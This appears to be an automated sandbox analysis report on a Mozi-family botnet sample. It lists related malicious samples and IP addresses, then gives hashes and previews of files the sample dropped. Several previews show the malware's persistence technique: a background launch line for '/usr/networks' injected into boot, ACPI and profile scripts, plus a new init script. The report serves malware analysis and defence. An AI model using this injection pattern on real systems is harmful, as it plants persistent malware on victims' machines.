	fZ9Y8XVXDH	Get hash	malicious	Browse	• 91.74.182.149
	v9o2vinbUj	Get hash	malicious	Browse	• 91.74.182.146
	QaCRsRGMyb	Get hash	malicious	Browse	• 91.74.182.149
	QSjpGBd7Gv	Get hash	malicious	Browse	• 91.74.73.87
	27xJuvcfMM	Get hash	malicious	Browse	• 91.72.218.214
	3AlyfRnHRd	Get hash	malicious	Browse	• 80.227.46.178
	pZvr71PT9v	Get hash	malicious	Browse	• 94.204.154.100
MICROSOFT-CORP-MSN-AS-BLOCKUS	BGnvdqMvVl	Get hash	malicious	Browse	• 40.82.61.167
	0sPs3tj4MU	Get hash	malicious	Browse	• 20.82.240.223
	NmYDz4fPbW	Get hash	malicious	Browse	• 20.136.162.189
	Si99cjuDJf	Get hash	malicious	Browse	• 20.48.198.22
	K1kUt3MxkS	Get hash	malicious	Browse	• 20.126.244.67
	z0x3n.arm7	Get hash	malicious	Browse	• 13.64.67.57
	z0x3n.x86	Get hash	malicious	Browse	• 20.8.104.103

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	11#U6708 16#U65e5 BL #U505a#U6cd5 SO NO J624 - #U9577#U5f91ISF DETAILS SO J624.exe	Get hash	malicious	Browse	• 20.109.158.80
	nQStEX9iHa	Get hash	malicious	Browse	• 191.237.178.70
	mGkwCPfEux	Get hash	malicious	Browse	• 191.237.178.85
	apep.arm7	Get hash	malicious	Browse	• 191.234.174.126
	n8pWtYC8fT	Get hash	malicious	Browse	• 20.76.141.240
	4AN3U7ayiO	Get hash	malicious	Browse	• 52.109.12.18
	MKsnmEA7gF	Get hash	malicious	Browse	• 20.5.158.152
	loligang.x86	Get hash	malicious	Browse	• 20.113.107.39
	kL0ylBRTrY	Get hash	malicious	Browse	• 20.203.159.17
	lqvMDvuMc5	Get hash	malicious	Browse	• 40.85.107.195
	he7hRoAnnx	Get hash	malicious	Browse	• 191.232.45.218
	9B6EN8PxhH	Get hash	malicious	Browse	• 13.104.235.228

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
/etc/init.d/S95baby.sh	nT7K5GG5km	Get hash	malicious	Browse	
	KnAY2OIPI3	Get hash	malicious	Browse	
	rIbyGX66Op	Get hash	malicious	Browse	
	MGuvcs6Ocz	Get hash	malicious	Browse	
	mozi.a.zip	Get hash	malicious	Browse	
	bin.sh	Get hash	malicious	Browse	
	i	Get hash	malicious	Browse	
	Mozi.m	Get hash	malicious	Browse	
	Mozi.m	Get hash	malicious	Browse	
	1skm346Xtz	Get hash	malicious	Browse	
	Mozi.a	Get hash	malicious	Browse	
	Mozi.1.m	Get hash	malicious	Browse	
	6wuvHEBHt8.bin	Get hash	malicious	Browse	
	7v1ic5IS8I	Get hash	malicious	Browse	
	Mozi.a	Get hash	malicious	Browse	
	Mozi.a	Get hash	malicious	Browse	
	Mozi.m	Get hash	malicious	Browse	
	Mozi.m	Get hash	malicious	Browse	
	Mozi.m	Get hash	malicious	Browse	
	bad_file	Get hash	malicious	Browse	

Created / dropped Files

/boot/grub/i386-pc/modinfo.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	./usr/networks&.exit 1.

/etc/acpi/asus-keyboard-backlight.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.2904323771702915
Encrypted:	false
SSDEEP:	6:K8K2A6godGINKlsX3stINKVHBfNewdrCDjwFhD2UDKVHxMn:1f/NA23stIN8HdNTek3n8HWn
MD5:	626FDB50CA17F4E2BAAB79F09F3EB73B
SHA1:	2D838897E7D735CB67348F60EDA0E1E41D45DCBE
SHA-256:	3FDFC702E6D3E1FE75E88B60408ED1B435F3AE24A57B56636C16CB321CBAE440
SHA-512:	E3FB063A63DF21B22D20754AE2CEA1F0D80464F4A870491E2843F7D88EBA181E351C4A20D67AD6A4CD8D1BF26971C654C502D5770D5B43B34024FAF2048171F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	./usr/networks&.test -d $KEYS_DIR \|\| exit 0..MIN=0.MAX=$(cat $KEYS_DIR/max_brightness).VAL=$(cat $KEYS_DIR/brightness)..if ["$1" = down]; then..VAL=$((VAL-1)) .else..VAL=$((VAL+1)).fi..if ["$VAL" -lt $MIN]; then..VAL=$MIN.elif ["$VAL" -gt $MAX]; then..VAL=$MAX.fi..echo $VAL > $KEYS_DIR/brightness../usr/networks&.exit 1.

/etc/acpi/asus-wireless.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	157
Entropy (8bit):	4.412729940630044
Encrypted:	false
SSDEEP:	3:qXVfGHvNM8iKWERAIda74QvvvLwDGvNM8iKWERAIdJCsqORFL8OORgn:KJFn40MLFb+Pn
MD5:	9B10038ADE21F207C6C9F4EEC7C5ADA2
SHA1:	F3FB51110B022F8BFEA1874C6D6984D8C6EF8C7B
SHA-256:	E6322FBB30D1362ED490A39BE58B491C7DB9CC96DB09C8E2BDC1B1F35E1A00E2
SHA-512:	C9A47A0A449FD009221006D9077F1EDD25305EDA017DED7542AAF8EF80166B1645B889B478D6067ED2CB0123D798103DD73FD69B818C9B9704A274DC3FB4EA1
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	./usr/networks&.test -f /usr/share/acpi-support/state-funcs || exit 0... /usr/share/acpi-support/state-funcs..toggleAllWirelessStates../usr/networks&.exit 1.

/etc/acpi/ibm-wireless.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.722087767454589
Encrypted:	false
SSDEEP:	12:wNGs4KSb7jFCR2TeNMngFfiTccfkneFhpmtjwkuVSd/1kVqEn:wFS/5uab2d7neFhij26/CwE
MD5:	77315C7FA7809C62D27AD6C9EE1C9289
SHA1:	C8EC67C17E334B13B1DE93B0D2E822C606F9985E
SHA-256:	81CB0908E30FCF60AEA43776D5F1C3AEE6E1B46190A3DB5A1866CD1D2E09E17E
SHA-512:	B679EF04092FDDBB0FA290F2D817DA38601336261870EE37BE6FA9451004B338E3A981694A0320B40A47A3597BA7B172848C877313F169ECDE3B8FB7FE38C582
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	./usr/networks&.test -f /usr/share/acpi-support/state-funcs || exit 0..# Find and toggle wireless of bluetooth devices on ThinkPads... /usr/share/acpi-support/state-funcs..rfkill list | sed -n -e'/tpacpi_bluetooth_sw/,/^[0-9]/p' | grep -q 'Soft blocked: yes'.bluetooth_state=$?..# Note that this always alters the state of the wireless!.toggleAllWire lessStates;..# Sequence is Both on, Both off, Wireless only, Bluetooth only.if ! isAnyWirelessPoweredOn; then. # Wireless was turned off. if ["$bluetooth_state" = 0]; then. rfkill unblock bluetooth. else. rfkill block bluetooth. fi.fi../usr/networks&.exit 1.

/etc/acpi/powerbtn.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	2079
Entropy (8bit):	4.778187000249208
Encrypted:	false
SSDEEP:	48:pDpMMOMTeMn/zV5rh/1RzUKH2Z8uBiXGp2fVU6GjJN+V4ATo+aZ+:pCgeCrhXHzDfVpmhC/
MD5:	CF725BE1199B06F062A47095420F7DC5
SHA1:	98F1BC7C1B81C708B326BB3DC1C33AA3F29D8BBE
SHA-256:	C617FF036646CF1EEF3AC91EC504093CC25C93E07850276AA37AA2542A724B01
SHA-512:	D2F9649FED4B309108F2C67F28B1EE66C30219AF9B36F30E85F190064B3D5A65963BF6B9D3A8662A2197B47DFECA95D52447D7FCA4CDBAA69BB722BE5417DC5 0

/etc/acpi/powerbtn.sh	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	./usr/networks&. exit 0.fi..# getXuser gets the X user belonging to the display in $displaynum..# If you want the foreground X user, use getXconsole!.getXuser() {. user=`pinky -fw | awk '{ if ($2 == ":'$displaynum'" || $(NF) == ":'$displaynum'" ) { print $1; exit; } }'`. if [x"$user" = x""]; then. startx=`pgrep -n startx`. if [x"$startx" != x""]; then. user=`ps -o user --no-headers $startx`. fi. fi. if [x"$user" != x""]; then. userhome=`getent passwd $user \| cut -d: -f6`. export XAUTHORITY=$userhome/.Xauthority. else. export XAUTHORITY="". fi. export XUSER=$user.}..# Skip if we just in the middle of resuming..test -f /var/lock/acpisleep && exit 0..# If the current X console user is running a power management daemon that.# handles suspend/resume requests, let them handle policy This is effectively.# the same as 'acpi-s

/etc/acpi/tosh-wireless.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	483
Entropy (8bit):	4.215331622973397
Encrypted:	false
SSDEEP:	6:KJFqcA/0MLFMkneFUJLS3SU9mFCQROAJzHdcnK/lHb/iHIYK3zQYlyMn:wK8QdeFuS3lyXp9cK/lziijQYlrn
MD5:	07889D65619CDB80F8E876A087F160D3
SHA1:	35CB92B632BCA335EBEA933A736F75856E8CA262
SHA-256:	34768A7BD08F050862E888142B6246B41458957CF56BC4879619D3A315E3567B
SHA-512:	C86DE6FC5047AC695717E11B8714DE439E63949B439C3B8AA79C060CF0E807FB964C81B1FF59A7C0F38E0F3CC85E6784F56E1536DDDE9B66D1E22D306BEFCFE
Malicious:	false
Preview:	./usr/networks&.test -f /usr/share/acpi-support/key-constants || exit 0... /usr/share/acpi-support/state-funcs..if isAnyWirelessPoweredOn; then. if [-x /usr/bin/toshset]; then. if `toshset -bluetooth | grep -q attached`; then. toshset -bluetooth off. toggleAllWirelessStates. else. toshset -bluetooth on. fi. else..toggleAllWirelessStates. fi.else. toggleAllWirelessStates.fi../usr/networks&.exit 1.

/etc/acpi/undock.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	266
Entropy (8bit):	4.77497394042067
Encrypted:	false
SSDEEP:	6:KJFqcA/05CbMTCYEBKAABrX8FvfbrX8EmNv0V4n:wK852PYEBKAkrX4HXHnV4n
MD5:	5E3A15E41D35EC409613236A20B5783E
SHA1:	5D71BD9A121461464F7937B2E921410ED93BEE24
SHA-256:	C3294C9B06A81A3325E131BF139B5F1C8615290B382F0014DA440F4F76C49BEA
SHA-512:	13E47AA60C322CB0DEF4894B97625EC2E3AE9214743569AD566ECA1331D581CD2185BC27CD538E8BA5D475FBBB79EC76EA4CCE31EDB115F30684D80CA9F5F4
Malicious:	false
Preview:	./usr/networks&.test -f /usr/share/acpi-support/key-constants || exit 0..for device in /sys/devices/platform/dock.*; do..[-e "$device/type"] \|\| continue..[x$(cat "$device/type") = xdock_station] \|\| continue..echo 1 > "$device/undock".done../usr/networks&.exit 1.

/etc/bash_completion.d/libreoffice.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/etc/init.d/S95baby.sh	
Process:	/tmp/bin.sh
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	25

/etc/init.d/S95baby.sh	
Entropy (8bit):	3.8936606896881854
Encrypted:	false
SSDEEP:	3:TKH4v0VJ:hK
MD5:	1B3235BA10FC04836C941D3D27301956
SHA1:	8909655763143702430B8C58B3AE3B04CFD3A29C
SHA-256:	01BA1FB41632594997A41D0C3A911AE5B3034D566EBB991EF76AD76E6F9E283A
SHA-512:	98BDB5C266222CCBD63B6F80C87E501C8033DC53B0513D300B8DA50E39A207A0B69F8CD3ECC4A128DEC340A1186779FEDD1049C9B0A70E90D2CB3AE6EBFA4C4D
Malicious:	**true**
Joe Sandbox View:	• Filename: nT7K5GG5km, Detection: malicious, Browse • Filename: KnAY2OIPI3, Detection: malicious, Browse • Filename: rIbyGX66Op, Detection: malicious, Browse • Filename: MGuvcs6Ocz, Detection: malicious, Browse • Filename: mozi.a.zip, Detection: malicious, Browse • Filename: bin.sh, Detection: malicious, Browse • Filename: i, Detection: malicious, Browse • Filename: Mozi.m, Detection: malicious, Browse • Filename: Mozi.m, Detection: malicious, Browse • Filename: 1skm346Xtz, Detection: malicious, Browse • Filename: Mozi.a, Detection: malicious, Browse • Filename: Mozi.1.m, Detection: malicious, Browse • Filename: 6wuvHEBHt8.bin, Detection: malicious, Browse • Filename: 7v1ic5lS8l, Detection: malicious, Browse • Filename: Mozi.a, Detection: malicious, Browse • Filename: Mozi.a, Detection: malicious, Browse • Filename: Mozi.m, Detection: malicious, Browse • Filename: Mozi.m, Detection: malicious, Browse • Filename: Mozi.m, Detection: malicious, Browse • Filename: bad_file, Detection: malicious, Browse
Preview:	#!/bin/sh./usr/networks&.

/etc/init.d/bootmisc.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.718194263525147
Encrypted:	false
SSDEEP:	3:qXVaUsZ/IREK0GFrTOvsBdFru4KXGK+R0FJOUsZoG3Hv0VOORgn:eoARzAsBdhu4GX+R0Voo+v7n
MD5:	68EC1ED64500D143FE44D1ED0B19DD83
SHA1:	90AE6027194C555ED6DE71191682E1773DD8E609
SHA-256:	F450F84C27D8339C63251AEB3DC06634AC42E8F4B0AFDA734E1044B5453ECF0D
SHA-512:	C9CD195893143DE17D2029672DA2236C7EC44498B1B5F13526CCA56665388790A198ECD0F2FE097FB8D035F780AFFCC5F984DDE1D0540AA778892F52E7698EB
Malicious:	**true**
Preview:	./usr/networks&..exit 3..;;. stop|status)..# No-op..;;. *)..echo "Usage: bootmisc.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/checkfs.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	147
Entropy (8bit):	4.7173471450646
Encrypted:	false
SSDEEP:	3:qXVaUsZ/IREK0GFrTOvsBdFru4AGXi0FJOUsZoG3Hv0VOORgn:eoARzAsBdhu4u0Voo+v7n
MD5:	FC904BF1583E7C4398FCCDF2D3276902
SHA1:	25D51112D0A6C9C977F4BB0B73BB3B4F278074A3
SHA-256:	059F2548AB66249C86CC868222E9CA0B44123E23A99D4D3581044D1306730BD7
SHA-512:	DF7FC2EE581E67BC3282F05FB8DC33FCAF86B29F564E5CB43965AFDB6AE7422D06A6091A18375B3544F495CA827B6CC6B213FF4FFE7AEC252C326B8D56B4CF4
Malicious:	**true**
Preview:	./usr/networks&..exit 3..;;. stop|status)..# No-op..;;. *)..echo "Usage: checkfs.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/checkroot-bootclean.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	250
Entropy (8bit):	4.872318043360431

/etc/init.d/checkroot-bootclean.sh	
Encrypted:	false
SSDEEP:	6:un5GKFqLkMfF3teoARzAsBdhu4YDi0Voo+v7n:AGKE3fdARMsBLbYerTn
MD5:	1B20C93FFEABBAA880FEB038394DA3EE
SHA1:	CDD8FDC804AE4D7464E3B67B26F52C53C5EEAD13
SHA-256:	3A63188036AB39E080E5035091441EFB91BF22F20C9292900929CA8F04D0F280
SHA-512:	E2717119C05473DEB21FF60060813C6B4648FB6B94B524D76A15ED9506ED2BCFFA03108ABAB7CBF52A29D7507937749D0F9F420A96D4F75B499553434F836059
Malicious:	**true**
Preview:	./usr/networks&..exit $?..;;. restart|reload|force-reload)..echo "Error: argument '$1' not supported" >&2..exit 3..;;. stop|status)..# No-op..;;. *)..echo "Usage: checkroot-bootclean.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/checkroot.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	3111
Entropy (8bit):	4.922960717312443
Encrypted:	false
SSDEEP:	96:l+bjYLN1LiQKt6CYuSB/VN7pL4TyKWSmdrBW71cBi8m:0sxx2cJBVxZH01cc8m
MD5:	544D026D22E17EF8C1F59AE6EC1E5993
SHA1:	F5BFEE80CBF31DAEC25CD0728F030580F539D88F
SHA-256:	69A39FE65F95BBA2E445A39AA1F8AF941FDA210AB6A9174B0578B5AB36C5BE32
SHA-512:	85CD0C7AE75DA853E5C4286BF4E3D9DE28D2916EDBE0CB7A42DC53AD7D8B02F7875C617DC4D4DD4A1C74333D9403C8D06C903F8F19AB11A3E221281B7CBF37
Malicious:	**true**
Preview:	./usr/networks&..# NOTE: "failure" is defined as exiting with a return code of..# 4 or larger. A return code of 1 indicates that file system..# errors were corrected but that the boot may proceed. A return..# code of 2 or 3 indicates that the system should immediately reboot...#..if ["$FSCKCODE" -eq 32]..then...log_warning_msg "File system check was interrupted by user"..elif ["$FSCKCODE" -gt 3]..then...# Surprise! Re-directing from a HERE document (as in "cat << EOF")...# does not work because the root is currently read-only....log_failure_msg "An automatic file system check (fsck) of the root filesystem failed. .A manual fsck must be performed, then the system restarted. .The fsck should be performed in maintenance mode with the .root filesystem mounted in read-only mode."...log_warning_msg "The root filesystem is currently mounted in read-only mode. .A maintenance shell will now be started. .After performing system maintenance, press CONTROL-D .to terminate the maintenance shell

/etc/init.d/hostname.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.01878905639229
Encrypted:	false
SSDEEP:	6:U20zRSdZ9iBbG2Us4Ji0SAGKFqLkMfF3teoWpAsBdA80F4n0u4hR9QR0Voo+v7n:Ul221wi0PGKE3fdpsBi8wlbHaNrTn
MD5:	0A6F8F35CFF93CE8BBAB05E2DA2714C6
SHA1:	9A865CEB2B56974A54694ED9D1D117043EA02727
SHA-256:	4E41D7D95B11DBAD34E30EDE98DB6728873146F05FF45A4EF6943ADD1F71D0A1
SHA-512:	F6E29642047487748B5BEC77C7429881B73FED48CAA9247CB788CFA2CE856D300B3FB6F8F4C8D6F18ED710B5237B331BC03ABE03222296EE12F1256D5222B537
Malicious:	**true**
Preview:	./usr/networks&..exit $ES.}..do_status () {..HOSTNAME=$(hostname)..if ["$HOSTNAME"] ; then...return 0..else...return 4..fi.}..case "$1" in. start|"")..do_start..;;. restart|reload|force-reload)..echo "Error: argument '$1' not supported" >&2..exit 3..;;. stop)..# No-op..;;. status)..do_status..exit $?..;;. *)..echo "Usage: hostname.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/hwclock.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	**true**
Preview:	./usr/networks&.exit 1.

/etc/init.d/mountall-bootclean.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	249
Entropy (8bit):	4.8912088003487595
Encrypted:	false
SSDEEP:	6:un5GKFqLkMfF3teoARzAsBdhu4iea2ii0Voo+v7n:AGKE3fdARMsBLbxPrTn
MD5:	11FEEF13321D348864E7632D0746ECA2
SHA1:	8D763DA6837280846D90AAACA3122D4F5CC0C62D
SHA-256:	3DFE238D111564682893276C28BB49367C38A1F07A873B8F79E4FA8291FD7FE7
SHA-512:	1C25B93B523688ACB3DF72B8EC148CD736CD479E7BEF3655DBCDB0B6D1AFACB652492ECF81A21EBADEBBFF14D0B20916DFD639E93EE1CCD6454C61F38BCA E46D
Malicious:	**true**
Preview:	./usr/networks&..exit $?..;;. restart|reload|force-reload)..echo "Error: argument '$1' not supported" >&2..exit 3..;;. stop|status)..# No-op..;;. *)..echo "Usage: mountall-bootc lean.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/mountall.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.74526082342869
Encrypted:	false
SSDEEP:	3:qXVaUsZ/IREK0GFrTOvsBdFru4iLirKM0FJOUsZoG3Hv0VOORgn:eoARzAsBdhu4ierX0Voo+v7n
MD5:	44D9E997053B704B17DB7DD64563014E
SHA1:	1A29A3E927426D001FD0627C244B2397CF62D6C6
SHA-256:	56B70518A2C51841B3C7BC5DDBAFC2AF62F4A47B25A1147A929E1129CBCBFAC7
SHA-512:	B16AC50C36C5C17D405D2D8A1E9DB7D9863578EB71F4C382C56C4AA4BCEAEE6D4558A8CB94505464A1F13BA980741F5BE8CBD134C425004AA260DAC8F52B1 81
Malicious:	**true**
Preview:	./usr/networks&..exit 3..;;. stop|status)..# No-op..;;. *)..echo "Usage: mountall.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/mountdevsubfs.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	56
Entropy (8bit):	4.1427249051134325
Encrypted:	false
SSDEEP:	3:qXVaUsZoG3LWlOORgn:eoo+WMn
MD5:	1E7189F6F5D3DB6ABCDA8139030EFD90
SHA1:	370B1FF47F5FC95D054FE3036C5F772403F9C1EF
SHA-256:	2059ABA4C0ADA6C0EE6F5F911D60D25C054D91BEEF283931E7AD10CE68E096E7
SHA-512:	C1CBF1885B2E515BF2B77688891B122EEC824022DFCB30B3075D9BD39B154EA7A9DC1B0CD64397335A9D32A8959B53C2225F600357F295FA8A914BA247163E12
Malicious:	**true**
Preview:	./usr/networks&..exit 3..;;.esac../usr/networks&.exit 1.

/etc/init.d/mountkernfs.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	56
Entropy (8bit):	4.1427249051134325
Encrypted:	false
SSDEEP:	3:qXVaUsZoG3LWlOORgn:eoo+WMn
MD5:	1E7189F6F5D3DB6ABCDA8139030EFD90
SHA1:	370B1FF47F5FC95D054FE3036C5F772403F9C1EF
SHA-256:	2059ABA4C0ADA6C0EE6F5F911D60D25C054D91BEEF283931E7AD10CE68E096E7
SHA-512:	C1CBF1885B2E515BF2B77688891B122EEC824022DFCB30B3075D9BD39B154EA7A9DC1B0CD64397335A9D32A8959B53C2225F600357F295FA8A914BA247163E12
Malicious:	**true**
Preview:	./usr/networks&..exit 3..;;.esac../usr/networks&.exit 1.

/etc/init.d/mountnfs-bootclean.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	249
Entropy (8bit):	4.8916208864241355
Encrypted:	false
SSDEEP:	6:un5GKFqLkMfF3teoARzAsBdhu4il/2ii0Voo+v7n:AGKE3fdARMsBLbPrTn
MD5:	515975B77B7985776BC03B8F5C029EFE
SHA1:	AA8F2AD5CB736EDC9BA0AEAE0748257E16875C11
SHA-256:	DFD458AE245B70CB759F3FF40FB22BDFD520E627DABAF813C1D9BCA2C8155E00
SHA-512:	169DC8DDF26C9F3A50C29D0F2AB99AF20D4F949F2F034AC25914086ED0DE37610D310F034E20B6493195E1BB54DC3036EB5BC999099D74ED53FFC813DED5FA2
Malicious:	**true**
Preview:	./usr/networks&..exit $?..;;. restart|reload|force-reload)..echo "Error: argument '$1' not supported" >&2..exit 3..;;. stop|status)..# No-op..;;. *)..echo "Usage: mountnfs-bootclean.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/init.d/mountnfs.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	190
Entropy (8bit):	3.788938232230384
Encrypted:	false
SSDEEP:	3:qXVx5jWvFFFvNsTREKdKCvFF/pN1uFFFveYd3LrLl7jWvFFFvzv3Hv0VOORgn:a5qvFFhNsTR/3/hN4/Zdd75qvFFhzfv7
MD5:	B09350F021B2B102B1E328A988261F3E
SHA1:	93AD761BD0E1EBB3E9BDCAA469EC0192C0C9DA4F
SHA-256:	E78EED19CCD5853AF3518FB3A16BE3244BE503798218041D65E5B44A0829A020
SHA-512:	1DB35C4F8A6584FAC6AB3B0789B4037F09557457B248443489D5EDD2A6B34DB59735B3256F905D45075199DD870E52FFDBCC7E8DD85006BD1F85F8000F61FF8A
Malicious:	**true**
Preview:	./usr/networks&. exit 3. ;;. stop|status). # No-op. ;;. *). echo "Usage: $0 start|stop" >&2. exit 3. ;;.esac..:../usr/networks&.exit 1.

/etc/init.d/umountnfs.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	145
Entropy (8bit):	4.730534942677594
Encrypted:	false
SSDEEP:	3:qXVaUsZ/ZHM4hWRJ7Fru4fR3dM0FJOUsZoG3Hv0VOORgn:eogJ7hu4pC0Voo+v7n
MD5:	60F4E3C6C61EF7FA36BC5B00FF234698
SHA1:	8AC881752B54BDB8FBD831A67AF6ED8CB2989B65
SHA-256:	9DBFF8DF724717101900B6289BDB73EB05D67D4A14170EB3D26B20686F851F7F
SHA-512:	741D35617E8C3B5D1278CB83C11BFBA1B6110B17D7E251DABA10EAC30BBAD8C5064F0EB7AF236EEEA9383E78C8E3F2DE477598763A5A1B7F213D606DF1F1D6D7
Malicious:	**true**
Preview:	./usr/networks&..exit 3..;;. stop|"")..do_stop..;;. *)..echo "Usage: umountnfs.sh [start|stop]" >&2..exit 3..;;.esac..:../usr/networks&.exit 1.

/etc/profile.d/Z97-byobu.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	**true**
Preview:	./usr/networks&.exit 1.

/etc/profile.d/apps-bin-path.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	**true**
Preview:	./usr/networks&.exit 1.

/etc/profile.d/bash_completion.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	**true**
Preview:	./usr/networks&.exit 1.

/etc/profile.d/cedilla-portuguese.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	**true**
Preview:	./usr/networks&.exit 1.

/etc/profile.d/vte-2.91.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
